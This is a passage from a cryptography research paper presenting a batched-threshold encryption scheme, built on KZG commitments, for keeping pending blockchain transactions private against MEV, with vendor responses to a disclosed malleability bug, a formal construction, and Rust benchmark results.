> We thank the authors for finding and disclosing the malleability vulnerability in our implementation, which we have fixed thereupon. We are aware of the lack of pending transaction privacy in our protocol, but consider it prohibitively difficult to exploit in the practical scenarios we are focusing on. This is because the fact that transactions are encrypted largely prevents targeted attacks, because modern blockchains and rollups usually include transactions very quickly,[4] and because leaked transactions are prohibited from being included in future blocks. In one variant of our protocol intended for a different setting,[5] we achieve pending transaction privacy, but at the cost of a communication overhead linear in the number of transactions. Nevertheless, we agree with the authors that achieving pending transaction privacy in an efficient manner is very valuable.

From the Cryptographers:

> Thanks for looking at Shutter's implementation and informing us about its issues! We address them below. About the "stuck in the mempool" problem - you are right - Shutter assumes that the transactions make it to the blockchain before the decryption key is published (how big of a problem it is depends on the concrete application).
>
> About malleability: the formal cryptographic description of the Shutter protocol we prepared in 2021 did not suffer from this problem. In fact, we were well aware of the non-malleability requirement, so we based Shutter on non-malleable ID-based threshold encryption. The bug you found was introduced during Shutter programming. We take it as a lesson on the importance of interaction between the cryptographers and software developers during the entire system development process. The development team has fixed the issue in the meantime. We will also publish the Shutter description (as it was designed in 2021) in a paper that we will put on the Cryptology Eprint archive soon. Thanks again!

4 Related Work

Trusted-Execution. One could explore Trusted-Execution based solutions where the enclave contains the secret key of a public-key encryption scheme and clients can encrypt their transactions to this public key. The TEE then decrypts and publishes a block of transactions, which gets included on-chain. Given that over $1 billion USD of MEV has been extracted,[6] and that TEEs have been repeatedly shown to be exploitable,[7] it is not reasonable to expect that this approach is secure in the long-term.

Cryptographic. Here, clients use cryptography to *hide* the content of their transaction until it is included in a block i.e. execution is confirmed and ordering has been fixed. The three main approaches considered are timelock encryption [10], threshold encryption [5, 40, 46, 49, 58] and witness encryption [30].

In timelock encryption, transactions lose privacy if they are not included within a given window of time and also need *wasteful* computation to be carried out leading to additional delays.

Threshold encryption with adaptive chosen ciphertext security [12, 13], provides the required privacy guarantees but the communication is proportional to the number of transactions times the committee size for decryption, which is a bottleneck for scaling these systems.

Finally, witness encryption is typically considered to be impractical but a recent work by Döttling et al. [24] showed that you can build signature based witness encryption even for aggregate and threshold BLS signatures where a signature on some public message is the decryption key. Now users can encrypt transactions to a predictable block number and committee members can sign this block number. Thus it is guaranteed that a key to decrypt the ciphertext will appear (in the form of a signature on the block number) at some point in the future. Although this allows for encryption *to the future*, it is not clear how to ensure that transactions which are not included on-chain will not be decrypted.

In contrast, our work achieves the best of threshold encryption and signature based witness encryption as the communication to decrypt an entire block of transactions is independent of the block size and privacy of transactions that have not been included is still preserved.

Order-fairness. An alternate approach to reducing MEV involves attaining consensus amongst miners on the order of incoming transactions to the mempool. This method aims to limit transaction reordering, thus limiting a miner's potential for extracting MEV. Themis [41] and Aequitas [42] illustrate the principle of decentralized order fairness. These methods, however, can only guarantee a weak form of order-fairness, dubbed *batch order-fairness*, which does not entirely eliminate MEV. A protocol suite for maintaining order fairness based on linearizability has been proposed in Wendy [43], although it only ensures coarse order-fairness and does not wholly rule out all possible reorderings.

MEV-resistant DEX. Several strategies for redefining DEXs transaction processing model have been proposed. McMenamin et al. [47] and Heimbach et al. [36] offer game-theoretic defenses against MEV extraction through frequent batch auctions and setting slippage tolerance, respectively. Off-chain communication [17] and multi-party computation [4] have been suggested as means to eliminate arbitrage. A unified AMM to mitigate attacks is proposed by A2MM [64]. Despite improved guarantees, these models are more complex and potentially more vulnerable to smart contract bugs. Furthermore, they do not restrict MEV across different DEXs.

5 Preliminaries

We use $[n]$ to denote the set $\{1,2,\ldots,n\}$. The security parameter is denoted by $\lambda \in \mathbb{N}$. A function $f : \mathbb{N} \to \mathbb{N}$ is said to be polynomial if there exists a constant c such that $f(n) \leq n^c$ for all $n \in \mathbb{N}$, and we write $\mathsf{poly}(\cdot)$ to denote such a function. A function $f : \mathbb{N} \to [0,1]$ is said to be negligible if for every $c \in \mathbb{N}$, there exists $N \in \mathbb{N}$ such that for all $n > N$, $f(n) < n^{-c}$, and we write $\mathsf{negl}(\cdot)$ to denote such a function. A probability is *noticeable* if it is not negligible, and *overwhelming* if it is equal to $1 - \mathsf{negl}(\lambda)$ for some negligible function $\mathsf{negl}(\lambda)$. For a set $\mathcal{S}$, we write $s \leftarrow \mathcal{S}$ to indicate that s is sampled uniformly at random from $\mathcal{S}$. For a random variable $\mathcal{D}$, we write $d \leftarrow \mathcal{D}$ to indicate that d is sampled according to $\mathcal{D}$. An algorithm $\mathcal{A}$ is PPT (probabilistic polynomial-time) if its running time is bounded by some polynomial in the size of its input. For two ensembles of random variables $\{\mathcal{D}_{0,\lambda}\}_{\lambda\in\mathbb{N}}$, $\{\mathcal{D}_{1,\lambda}\}_{\lambda\in\mathbb{N}}$, we write $\mathcal{D}_0 \approx_c \mathcal{D}_1$ to indicate that for all PPT $\mathcal{A}$, it holds that

$$\left| \Pr_{d\leftarrow\mathcal{D}_{0,\lambda}}[\mathcal{A}(d)=1] - \Pr_{d\leftarrow\mathcal{D}_{1,\lambda}}[\mathcal{A}(d)=1] \right| \leq \frac{1}{2} + \mathsf{negl}(\lambda).$$

We use e to denote an efficiently computable non-degenerate bilinear pairing from the groups $(\mathbb{G}_1, \mathbb{G}_2)$ to a target group $\mathbb{G}_T$ and use $\mathbb{F}$ to denote the associated field. We will represent the Shamir secret sharing of an element x as $[x]$, with i-th share represented as $[x]_i$. We note that while we overload the previously discussed notation $[n]$, the notation for secret shares will be clear from the context.

The random oracle model. In the random oracle model (ROM), parties are given oracle access to some function H that is sampled uniformly at random from the space of all functions $H : \mathcal{X} \to \mathcal{Y}$, where $\mathcal{X}$ and $\mathcal{Y}$ are finite non-empty sets. That is, parties can query their oracle on an input $x \in X$ and receive in return $H(x) \in \mathcal{Y}$. When proving security of a protocol in the random oracle model, the simulator Sim is able to "control" the oracle, observing queries made by the adversary and simulating responses.

Lagrange Polynomials. We will use $L_i(x) = \Pi_{j=0, j\neq i}^{d-1} \frac{(x-x_j)}{(x_i-x_j)}$ to denote the i-th lagrange polynomial for polynomials of degree $\leq d$ over a sufficiently large field, corresponding to a domain $\Omega = \{x_0, x_1, \ldots, x_d\}$. These polynomials have the property that $f(\tau) = \sum_{i=0}^{d} L_i(\tau) f(x_i)$ for any point $\tau \notin \Omega$ in the field.

Non-interactive Zero-Knowledge proofs. Let $\mathcal{L}$ be an NP-language and $\mathcal{R}$ the corresponding NP-relation. A Simulation Extractable-NIZK for $\mathcal{R}$ consists of the following algorithms:

- $\mathsf{Setup}(1^\lambda) \to (\mathsf{crs}, \mathsf{td})$: Takes as input a security parameter, and outputs a common reference string crs and trapdoor td.
- $\mathsf{Prove}(\mathsf{crs}, x, w) \to \pi$: Takes as input crs and any pair $(x,w) \in \mathcal{R}$ and outputs a proof π for the statement $x \in \mathcal{L}$.
- $\mathsf{Verify}(\mathsf{crs}, x, \pi) \to b$: Takes as input crs, statement x and proof π and outputs a bit b indicating whether verification has passed or failed.
- $\mathsf{SimProve}(\mathsf{crs}, \mathsf{td}, x) \to \pi$: Takes as input crs, trapdoor td and statement x and outputs a *simulated* proof π.

We will drop the crs term wherever implicit. An SE-NIZK satisfies satisfies the following properties:

- *Perfect Completeness.* An SE-NIZK satisfies perfect completeness if for any $(x,w) \in \mathcal{R}$, we have

$$\Pr\left[\begin{array}{r} (\mathsf{crs},\mathsf{td}) \leftarrow \mathsf{Setup}(1^\lambda) \\ \pi \leftarrow \mathsf{Prove}(\mathsf{crs}, x, w) \end{array} : \mathsf{Verify}(x,\pi) = 1\right] = 1$$

- *Proof of knowledge (and soundness).* For every PPT adversary $\mathcal{A}$, there is a PPT extractor Ext such that

$$\Pr\left[\begin{array}{r} (\mathsf{crs},\mathsf{td}) \leftarrow \mathsf{Setup}(1^\lambda) \\ (x,\pi) \leftarrow \mathcal{A}(\mathsf{crs}) \\ w \leftarrow \mathsf{Ext}(\mathsf{crs}) \end{array} : \begin{array}{r} \mathsf{Verify}(x,\pi) = 1 \\ (x,w) \notin \mathcal{R} \end{array}\right] \leq \mathsf{negl}(\lambda)$$

- *Computational Zero-knowledge.* There exists a simulator Sim such that for all stateful distinguishers $\mathcal{A}$ the following probabilities are equal:

$$\left| \Pr\left[\begin{array}{r} (\mathsf{crs},\mathsf{td}) \leftarrow \mathsf{Setup}(1^\lambda) \\ (x,w) \leftarrow \mathcal{A}(\mathsf{crs}) \\ \pi \leftarrow \mathsf{Prove}(\mathsf{crs}, x, w) \end{array} : \begin{array}{r} (x,w) \in \mathcal{R} \\ \mathcal{A}(\pi) = 1 \end{array}\right] - \Pr\left[\begin{array}{r} (\mathsf{crs},\mathsf{td}) \leftarrow \mathsf{Setup}(1^\lambda) \\ (x,w) \leftarrow \mathcal{A}(\mathsf{crs}) \\ \pi \leftarrow \mathsf{SimProve}(\mathsf{crs}, \mathsf{td}, x) \end{array} : \begin{array}{r} (x,w) \in \mathcal{R} \\ \mathcal{A}(\pi) = 1 \end{array}\right] \right| \leq \mathsf{negl}(\lambda)$$

- *Weak Simulation-Extractability.* For every PPT adversary $\mathcal{A}$, there exists a PPT extractor Ext such that

$$\Pr\left[\begin{array}{r} (\mathsf{crs},\mathsf{td}) \leftarrow \mathsf{Setup}(1^\lambda) \\ (x,\pi) \leftarrow \mathcal{A}^{\mathsf{SimProve}} \\ w \leftarrow \mathsf{Ext} \end{array} : \begin{array}{r} \mathsf{Verify}(x,\pi) = 1 \\ \wedge (x,w) \notin \mathcal{R} \\ \wedge x \notin Q \end{array}\right] \leq \mathsf{negl}(\lambda)$$

where $\mathcal{A}$ has oracle access to $\mathsf{SimProve}(\mathsf{crs}, \mathsf{td}, \cdot)$, and Q is a list of queries made by the adversary.

We will also demand that the proof is straight-line extractable. This means that the extractor can, on input a valid proof and (potentially) the list of random-oracle queries made by the adversary (prover), extract a witness with overwhelming probability without rewinding the prover.

6 Model and Definitions

To define the security and efficiency requirements of our batched-threshold encryption scheme we extend the IND-CCA2 threshold encryption definition from [13]. First we specify the syntax for batched-threshold encryption.

- $\mathsf{Setup}(1^\lambda, n, t, B) \rightarrow \{\mathsf{pk}, (\mathsf{sk}_1, \ldots, \mathsf{sk}_n)\}$: On input threshold t for n parties, and batch size B, outputs the public key pk along with secret keys for each party.

- $\mathsf{ESetup}(1^\lambda, n, t, B) \rightarrow \{\mathsf{epk}, \mathsf{com}, (\mathsf{td}_1, \ldots, \mathsf{td}_n)\}$: An optional, per epoch setup, which has the same inputs as Setup and outputs strings $\mathsf{epk}, \mathsf{com} \in \{0,1\}^*$ which is published and trapdoor information $(\mathsf{td}_1, \ldots, \mathsf{td}_n)$ for each member of the committee.

- $\mathsf{Enc}(\mathsf{pk}, \mathsf{epk}, \mathsf{com}, m) \rightarrow \mathsf{ct}$: Takes as input a message m, epoch setup $\mathsf{epk}, \mathsf{com}$, and a public key pk and encrypts m to output a ciphertext ct.

- $\mathsf{BatchDec}((\mathsf{ct}_1, \ldots, \mathsf{ct}_B), \mathsf{sk}_i, \mathsf{td}_i) \rightarrow d_i$: Takes as input B ciphertexts $(\mathsf{ct}_1, \ldots, \mathsf{ct}_B)$, and a secret key sk_i and outputs a partial decryption d_i or outputs $\perp$.

- $\mathsf{Combine}(\mathsf{pk}, \mathsf{epk}, \mathsf{com}(\mathsf{ct}_1, \ldots, \mathsf{ct}_B), \{d_i\}_{i \in S}) \rightarrow (m_1, \ldots, m_B)$: Takes as input the public key pk, epoch setup $\mathsf{epk}, \mathsf{com}$ and $t+1$ partial decryptions where $S \subseteq [n]$ and $|S| = t+1$, and output messages $(m_1, \ldots, m_B)$ or $\perp$.

Efficiency. We impose various efficiency constraints on the above algorithms. Setup and ESetup must run in time $\mathsf{poly}(n, t, B, \lambda)$. Enc must run in $O(1)$ time. $\mathsf{BatchDec}$ must be non-interactive i.e., each party computes it's partial decryption independently. It must also run in time $\mathsf{poly}(B, \lambda)$ and the size of each partial decryption must be sub-linear in the batch size $(o(B))$ and *independent* of number of parties. Finally, $\mathsf{Combine}$ must run in time $\mathsf{poly}(B, n, \lambda)$.

The ideal functionality. We now describe an ideal functionality (Fig. 1) similar to [13] which models an idealized encryption service. Note that to closely model applications we have in mind, the interaction with the ideal functionality proceeds in epochs. Further, note that the batch of ciphertexts to be decrypted can be determined in an arbitrary manner.[8]

Note that the ideal functionality already incorporates the progression of the protocol through epochs by specifying epoch ids (eid). Any protocol that securely emulates this ideal functionality, does not leak information about the ciphertexts not decrypted in the epoch. The definition further ensures that there is no leakage of any long term secret information in the protocol across epochs. Indeed, the protocol we describe will be shown to securely emulate the ideal functionality.

$\mathcal{F}_{\mathsf{bTPKE}}$

Parties: Clients who encrypt messages $(U_1, \ldots, U_m)$ and Servers $(S_1, \ldots, S_n)$.
Parameters: Space of receipts $\mathcal{C} \subset \{0,1\}^*$, number of servers n, threshold $0 < t \leq n$, and batch size B.

Setup. If all servers send $(\mathsf{Setup}, (S_1, \ldots, S_n))$ then notify all servers that setup was successful, else, send $\perp$ to all servers. Adversary specifies a distribution Γ over $\mathcal{C}$.

If setup was successful:

EpochSetup. Maintain two lists of epoch ids $\mathcal{L}_r$ and $\mathcal{L}_c$. If any $t+1$ parties send $(\mathsf{ESetup}, \mathsf{eid})$, and $\mathsf{eid} \notin \mathcal{L}_r \cup \mathcal{L}_c$, then add eid to $\mathcal{L}_r$.

Encryption. When a client U sends $(\mathsf{Enc}, m, \mathsf{eid})$, sample a receipt $c \leftarrow \Gamma$ and store (c, m, eid). Announce c to all parties.

BatchDecryption. When $t+1$ servers send $(\mathsf{Dec}, (c_1, \ldots, c_B), \mathsf{eid})$, if tuples of the form $\{(c_i, m_i, \mathsf{eid})\}_{i \in [B]}$ have been previously stored, and $\mathsf{eid} \in \mathcal{L}_r$, then send the corresponding messages $\{m_i\}_{i \in [B]}$ to the servers. Remove eid from $\mathcal{L}_r$ and add it to $\mathcal{L}_c$.

Figure 1: Ideal Functionality for Threshold Public-Key Encryption scheme.

7 Construction

We build a concretely efficient scheme for batch-threshold encryption where the communication to decrypt an entire block of B ciphertexts is independent of the number of transactions and only requires each member of the committee to send one field element. Both our ciphertexts and public key have constant size and do not grow with the batch size nor the number of parties in the committee. We present our construction assuming a trusted dealer that runs the Setup and

[8] In secure computation, this is often explicitly modeled by the environment. Since we do not discuss composability in this work, we refrain from formally defining the environment for improved readability, and implicitly use the fact that the environment determines the batch of ciphertexts to be decrypted.

ESetup algorithms, and distributes necessary information to the committee. In Section 8 we briefly describe how one can use (specialized) multiparty computation (MPC) to emulate the trusted dealer using the committee.

Before we describe of our construction we first recall the KZG polynomial commitment scheme [39]. Specifically, we use the randomized version of the KZG scheme, with the randomizing polynomial degree set to be 1. Intuitively, we do not require a higher degree randomizing polynomial because we use the polynomial commitment scheme in an 'all or nothing' manner - we only require the underlying polynomial in the commitment be hiding until a *single* opening proof is provided, which in our case will correspond to revealing the entire polynomial.

KZG Commitment Scheme [39]. The setup consists of a $\mathsf{crs} = (g, g^{\tau}, g^{\tau^2}, \ldots, g^{\tau^B}, \tilde{g}, h, h^{\tau}, \tilde{h})$ for randomly sampled generators $g \neq \tilde{g} \in \mathbb{G}_1$, $h \neq \tilde{h} \in \mathbb{G}_2$ and $\mathsf{dlog}_g \tilde{g} = \mathsf{dlog}_h \tilde{h}$. The commitment to a polynomial of degree $\leq B$ is computed as $\mathsf{com} = \tilde{g}^r g^{p(\tau)}$, where $r \leftarrow\$ \mathbb{F}$. To open the polynomial at a point x^* to the value y^*, the prover publishes $\pi = (\pi^1 = g^{q(\tau)}, \pi^2 = g^r)$, where $q(x) = (p(x) - y^*)/(x - x^*)$. The proof is verified by checking that

$$e(\mathsf{com}/g^{y^*}, h) = e(\pi^1, h^{\tau}/h^{x^*}) \cdot e(\pi^2, \tilde{h}). \tag{1}$$

For convenience of notation we will separate the crs into two separate $\mathsf{crs}_1 = (g, g^{\tau}, g^{\tau^2}, \ldots, g^{\tau^B}, h, h^{\tau})$ and $\mathsf{crs}_2 = (\tilde{g}, \tilde{h})$. We note that from the above description, to compute the opening to the polynomial it suffices to be in possession of the polynomial p, and g^r, i.e. it is not required to know r to compute π. We will utilize this observation in our construction.

Setup. Now to build the desired batched-threshold encryption scheme we use the KZG commitment scheme as follows. The committee runs a setup procedure for a batch size B, and publishes $\mathsf{crs}_1 = (g, g^{\tau}, g^{\tau^2}, \ldots, g^{\tau^B}, h, h^{\tau})$. The committee also holds Shamir secret shares of the *trapdoor* – Lagrange coefficients $(L_0(\gamma), L_1(\gamma), \ldots, L_B(\gamma))$ on the domain $\Omega_L = \{x_0, x_1, \ldots, x_B\}$, for some $\gamma \notin \Omega_L$. Note that the batch size B is an upper limit and dummy ciphertexts can always be inserted to appropriately pad any batch of size $< B$.

For our concrete instantiation, whenever an FFT is to be carried out, we use domains that form a smooth multiplicative subgroup such as the roots of unity ($\Omega = \{1, \omega, \omega^2, \ldots, \omega^{B-1}\}$) in a prime field. However, for the Lagrange polynomials we use $\Omega_L = \{1, \omega, \omega^2, \ldots, \omega^{B-1}, \tau\}$. Looking ahead, we have to interpolate a polynomial over the points $\Omega \cup \{\gamma\}$ in order to produce KZG opening proofs over all points in Ω [27], but this can still be done in $O(B \log B)$ time as the domain is *almost* smooth. The idea is to first interpolate a quotient polynomial $q(x)$ over the smooth subset Ω. Then we observe that the polynomial we are interested can be computed using $O(B)$ multiplications as $f(x) = q(x)(x - \gamma) + f(\gamma)$.

EpochSetup. For each epoch, the committee samples a fresh $\mathsf{crs}_2 = (\tilde{g}, \tilde{h})$ such that $\mathsf{dlog}_g \tilde{g} = \mathsf{dlog}_h \tilde{h}$ and publishes a random group element $\mathsf{com} = g^{\alpha} \tilde{g}^r$ for which they hold shares of $\alpha L_B(\gamma)$, and r.

Remark 2. *We note that to compute $\alpha L_B(\gamma)$, EpochSetup requires the "secret state" $L_B(\gamma)$ (dependent on τ sampled in Setup). When emulating the trusted dealer via an MPC, at the end of Setup, the committee members will have also possess shares of $L_B(\gamma)$ which will allow for the subsequent computation of the shares of $\alpha L_B(\gamma)$ for each instance of EpochSetup via an MPC. This ensures* distributed *transfer of the secret state $L_B(\gamma)$ between the two setups without affecting efficiency. In our trusted dealer description, we assume this state is maintained between the two setups.*

Encrypt. Now to encrypt a message we rely on the fact that the opening proof π is hard to compute. Taking a closer look at the KZG verification equation, we observe that if the encryptor exponentiates the left hand side of Eq. (1) by ρ for any $x^* \in \Omega, y^* \in \mathbb{F}$, then this is a uniformly random element that can be used to mask the message. However, the committee must still be able to decrypt the ciphertext and we do this by providing *hints* – $(h^{\tau}/h^{x^*})^{\rho}$ and $\tilde{h}^{\rho}$ as part of the ciphertext.

Decrypt. To decrypt, it is sufficient to produce a proof π of opening the commitment to y^* at x^*. Here we note that the shares of the powers of τ, and α actually form a trapdoor that allows the committee to *equivocate* the commitment, and hence open it to any point (x^*, y^*) of their choice. As described in *Fig.* 2, the committee will choose a batch of transactions and decrypts them by equivocating the commitment according to the ciphertexts.

In more detail, a threshold number of parties in the committee agree on a batch of ciphertexts $\{\mathsf{ct}_1, \ldots, \mathsf{ct}_B\}$ to be decrypted for some particular epoch. The committee then finds the unique degree-B polynomial $p(x)$ satisfying the following constraints, where tg_i corresponds to the y value sampled during Encrypt:

- $\{p(\omega^i) = \mathsf{tg}_i\}_{i=0}^{B-1}$
- $p(\tau) = \alpha$

and output $p(\gamma)$, where $\mathsf{com} = g^{\alpha} \tilde{g}^r$ is that epoch's setup and $\gamma \notin \Omega_L$. Given $p(\gamma)$, the polynomial $p(x)$ can be recovered, allowing anyone to generate the first term of opening proof π^1. We note that this can be computed non-interactively as $p(\gamma) = \sum_{i=0}^{B} p(x_i) L_i(\gamma)$ and the parties have shares of $L_B(\gamma) p(\tau)$ and $\{L_i(\gamma)\}_{i=0}^{B-1}$ along with $\{p(x_i)\}_{i=0}^{B-1}$ in the clear. Since shamir secret sharing is linearly homomorphic, the committee can compute shares of $p(\gamma)$ locally as

$$[p(\gamma)] = \sum_{i=0}^{B-1} p(x_i)[L_i(\gamma)] + [L_B(\gamma) p(\tau)].$$

In addition, each member of the committee also sends shares of $\tilde{g}^r$ computed as $\tilde{g}^{[r]}$, which allows π^2 to be recovered. Thus, reconstruction only requires one field element and one group element to be sent by each party. For simplicity of exposition, we use a trusted dealer in Fig. 2, to handle the Setup and EpochSetup phases. In Section 8 we discuss how the dealer can be emulated using secure multi-party computation.

CCA2 security. It is easy to see that simply masking the message with randomness leaves it susceptible to man-in-the-middle attacks. We handle this by making y^* the output of a one way function and having the encryptor attach a simulation-extractable NIZK proving knowledge of the pre-image of the one way function and the randomness ρ used, and the ciphertext is a tag in the NIZK. The one way function we use is based on the discrete log problem and the NIZK is a very efficient sigma protocol (proof of knowledge of discrete logarithm).

8 Emulating the Dealer

In this section we discuss how the committee can use secure multi-party computation to emulate the trusted dealer.

8.1 Setup

The Setup requires the committee to secret share the Lagrange coefficients – $L_0(\gamma), L_1(\gamma), \ldots, L_{B-1}(\gamma)$ defined on the domain $\Omega_L = \{1, \omega, \ldots, \omega^{B-1}, \tau\}$, for some $\gamma \notin \Omega_L$. In addition they also publish $\mathsf{crs}_1 = (g, g^\tau, g^{\tau^2}, \ldots, g^{\tau^B}, h, h^\tau)$. The MPC first samples a secret sharing of a random value τ and computes it's powers $\tau^2, \ldots, \tau^{B-1}$ using standard techniques [19]. In fact, all terms can be computed in constant rounds using [3]. Given shares of the powers of τ, the parties can locally exponentiate their share and announce $\{g^{[\tau^i]}\}_{i\in[B-1]}$. The crs can now be computed by carrying out Lagrange interpolation in the exponent.

We now describe an MPC protocol to distribute shares of the i-th Lagrange coefficient $L_i(\gamma)$. Recall that for a domain $\Omega = \{x_0, x_1, \ldots, x_B\}$, $L_i(\gamma) = \Pi_{j\neq i} \frac{\gamma - x_j}{x_i - x_j}$. We separate this into two cases:

- $(x_i = \omega^i)$ Here, a *secret* value (τ) only shows up once in the numerator and once in the denominator. Thus, this only requires computing one inversion and one multiplication of a secret shared value. Again, these can be done using standard techniques.
- $(x_i = \tau)$ Although this is not needed in the setup phase, it will be needed later in the epoch setup phase. This case is slightly trickier as (τ) appears multiple times in the denominator. However, upon expanding the denominator in symbolic manner, the denominator is just a linear combination of the powers of τ. Since the parties already have a secret sharing of the powers of τ, they can locally

Batched-Threshold Encryption

Parameters: A pairing friendly group $(\mathbb{G}_1, \mathbb{G}_2, \mathbb{G}_T)$.

- $\mathsf{Setup}(1^\lambda, n, t, B)$: A trusted dealer runs the setup for NIZK and the commitment scheme and sets $\mathsf{pk} = (\mathsf{crs}_{\mathsf{NIZK}}, \mathsf{ck}, \mathsf{crs}_1 = (g, g^\tau, g^{\tau^2}, \ldots, g^{\tau^B}, h, h^\tau))$, and distributes shares of $(L_0(\gamma), L_1(\gamma), \ldots, L_{B-1}(\gamma))$ to the committee, setting for each $i \in [n]$, $\mathsf{sk}_i = \{[L_j(\gamma)]_i\}_{j=0}^{B-1}$. Output $(\mathsf{pk}, (\mathsf{sk}_1, \ldots, \mathsf{sk}_n))$.
- $\mathsf{ESetup}(1^\lambda, n, t, B)$: The trusted dealer samples $\alpha, \delta, r \leftarrow\$ \mathbb{F}$ and sets $\mathsf{crs}_2 = (\tilde{g} = g^\delta, \tilde{h} = h^\delta)$ and $\mathsf{com} = g^\alpha \tilde{g}^r$. They also secret share $\alpha L_B(\gamma)$ (see Remark 2) and g^r with the committee members. Output $(\mathsf{epk}, \mathsf{td}_1, \ldots, \mathsf{td}_n)$ where $\mathsf{epk} = \mathsf{crs}_2$ and for each $i \in [n]$, $\mathsf{td}_i = ([\alpha L_B(\gamma)]_i, [r]_i)$. Additionally commitments $\{c_i = \mathsf{Com}([r]_i; \eta_i)\}_{i\in[n]}$ to $\{[r]_i\}_{i\in[n]}$ are published and the opening η_i to c_i is given to the i-th committee member.
- $\mathsf{Enc}(\mathsf{pk}, \mathsf{epk}, \mathsf{com}, m)$: To encrypt a message M for a particular epoch with com as the epoch setup, sample $s \leftarrow\$ \mathbb{F}$ and compute $S \leftarrow g^s$ and $\mathsf{tg} \leftarrow H(S)$ where $\mathsf{tg} \in \mathbb{F}$. Finally, sample a random value $\hat{x} \in \Omega$ and output the following as ct:
  - $\mathsf{ct}^{(1)} = H(e(\mathsf{com}/g^{\mathsf{tg}}, h)^\rho) \oplus M$
  - $\mathsf{ct}^{(2)} = (h^\tau / h^{\hat{x}})^\rho$
  - $\mathsf{ct}^{(3)} = \tilde{h}^\rho$
  - S
  - $\hat{x}$
  - $\phi = \mathsf{NIZK}\{s, \rho \mid g^s = S \wedge \mathsf{ct}^{(2)} = h^{\rho(\tau - \hat{x})} \wedge \mathsf{ct}^{(3)} \wedge \mathsf{ct}^{(1)} \wedge \hat{x}\}$
- $\mathsf{BatchDec}((\mathsf{ct}_0, \ldots, \mathsf{ct}_{B-1}), \mathsf{sk}_i, \mathsf{td}_i)$: A threshold number of parties in the committee agree on a batch of ciphertexts $\{\mathsf{ct}_0, \ldots, \mathsf{ct}_{B-1}\}$ such that every ciphertext has a valid proof ϕ_i, $e(\tilde{g}, \mathsf{ct}_i^{(2)}) = e(g^{\tau - \hat{x}_i}, \mathsf{ct}_i^{(3)})$, and $\{\hat{x}_0, \ldots, \hat{x}_{B-1}\} = \Omega \setminus \{\gamma\}$, where $\mathsf{ct}_i = (\mathsf{ct}_i^{(1)}, \mathsf{ct}_i^{(2)}, S_i, \hat{x}_i, \phi_i)$. The i-th party then outputs
$$[p(\gamma)]_i = \sum_{j=0}^{B-1} p(x_i)[L_j(\gamma)]_i + [L_B(\gamma)p(\tau)]_i,$$
and $g^{[r]_i}$ along with a proof $\phi' = \mathsf{NIZK}\{\eta_i, [r]_i \mid c_i = \mathsf{Com}([r]_i; \eta_i) \wedge g^{[r]_i}\}$. Shares with ϕ' not verifying are discarded.
- $\mathsf{Combine}(\mathsf{pk}, (\mathsf{ct}_1, \ldots, \mathsf{ct}_B), \{d_i\}_{i\in S})$: Recover the polynomial $p(x)$ and g^r (using error-correction for $p(x)$ if necessary) and produce KZG proofs of opening $\{\pi_i = (g^{q_i(\tau)}, g^r)\}_{i=0}^{B-1}$ for all points in Ω, where $q_i(x) = (p(x) - \mathsf{tg}_i)/(x - x_i)$ and $\mathsf{tg}_i = H(S_i)$. Output
$$\{M_i = \mathsf{ct}_i^{(1)} \oplus H(e(\pi_i^1, \mathsf{ct}_i^{(2)}) \cdot e(\pi_i^2, \mathsf{ct}_i^{(3)}))\}_{i=0}^{B-1}.$$

Figure 2: Protocol for batched-threshold encryption

compute shares of the denominator, effectively reducing to the case above.

8.2 Epoch Setup

The epoch setup is much more simple and can be carried out for multiple epochs simultaneously, which also reduces the communication [6]. The parties only need to establish sharings of random values α, δ, r, after which shares can be locally exponentiated with appropriate group elements and announced to recover $\mathsf{com}, \tilde{g}, \tilde{h}$. Finally, they carry out one multiplication to obtain shares of $\alpha L_B(\gamma)$. To ensure that the correct shares of g^r are revealed during partial decryption, we publish commitments to shares of r, using a publicly verifiable secret sharing protocol [31, 35, 38, 56]. During batch decryption, we provide a proof that $[g^r]$ was computed correctly (if cheating is detected).

Although the MPC protocols described above are a straightforward application of prior work, we expect them to be reasonably efficient. We also note that an important direction for future work is to optimize these protocols by exploiting the structure of the function being evaluated.

9 Implementation and Evaluation

To evaluate the concrete performance of our batched-threshold encryption scheme we implemented a performant version of our scheme in Rust. We use the `arkworks` [2] library for implementations of pairing-friendly curves and associated algebra and the `merlin` library to handle the Fiat-Shamir transform. Our code can be found at https://github.com/guruvamsi-policharla/batch-threshold-encryption.

Setup. All of our experiments for performance benchmarks Table 2 were run on a 2019 MacBook Pro with a 2.4 GHz Intel Core i9 processor and 16 GB of DDR4 RAM in single threaded mode. Next, for the committee churn experiments, we adapted the implementation from [33] to our setting and simulated a WAN on the Google Cloud Platform using the `NetEm` package with a delay time of 200 ms, jitter time of 20 ms and a rate of 10 mbit per second. For the committee nodes we used an `e2-small` instance with 2 GB RAM in single threaded mode.

Algebra. We use BLS12-381 as our pairing friendly curve and the BLAKE3 hash function as our random oracle.

Dealer. We implement the Setup and EpochSetup protocols using a trusted dealer for a committee of size 16. However, these can be replaced with efficient secure multi-party computation protocols. We note that the Setup protocol is run only once per committee and the EpochSetup can be carried out by the committee during downtime where they are not issuing partial decryptions.

Evaluation. We now evaluate the performance of our batched-threshold encryption scheme. In particular, we aim to answer three main questions and provide insights about bottlenecks in different parts of the protocol.

- How long does it take to encrypt a message? What is the size of corresponding ciphertexts?
- How long does it take for a committee member to compute partial decryptions and how does it vary with batch size? How does it vary with committee size?
- How long does it take to recover all messages using partial decryptions and how does it vary with batch size?

Encryption. As is evident from the protocol description Fig. 2, a constant number of operations are required to encrypt a message, independent of committee/batch size. Our experiments show that it takes less than 6 ms to encrypt a 32 byte message. The ciphertext consists of 1 $\mathbb{G}_1$ element, 2 $\mathbb{G}_2$ elements, 3 $\mathbb{F}$ elements, a 2 byte description of $\hat{x}$, and a string proportional to the message length (32 bytes), resulting in a total size of 370 bytes with group element compression. This is $\approx 3\times$ larger than the threshold Cramer-Shoup CCA2 secure encryption scheme [12, 13] which consists of 4 group elements in a non-pairing friendly group (128 bytes) such as [9].

Partial Decryption. Here, each party in the committee checks a zero-knowledge proof, and then computes it's partial decryption. We observe that over 99% of the cost comes from verifying the proofs of knowledge of discrete log and pairing checks needed for CCA2 security. This warrants the investigation of zero-knowledge proofs that can be verified faster in batches. Table 2 confirms that the time taken grows linearly in the size of the batch of transactions being decrypted. If our scheme was deployed on Ethereum, which processes roughly 500 transactions per block, it would take approximately 2.8 s to verify and compute a partial decryption. Each partial decryption is 80 bytes (one $\mathbb{F}$ element and one $\mathbb{G}_1$ element).

Batch size	Partial decrypt (ms)	Reconstruct (ms)
8	41.5	41.9
32	173.4	165.0
128	678.11	781.4
512	2818.6	3472.2

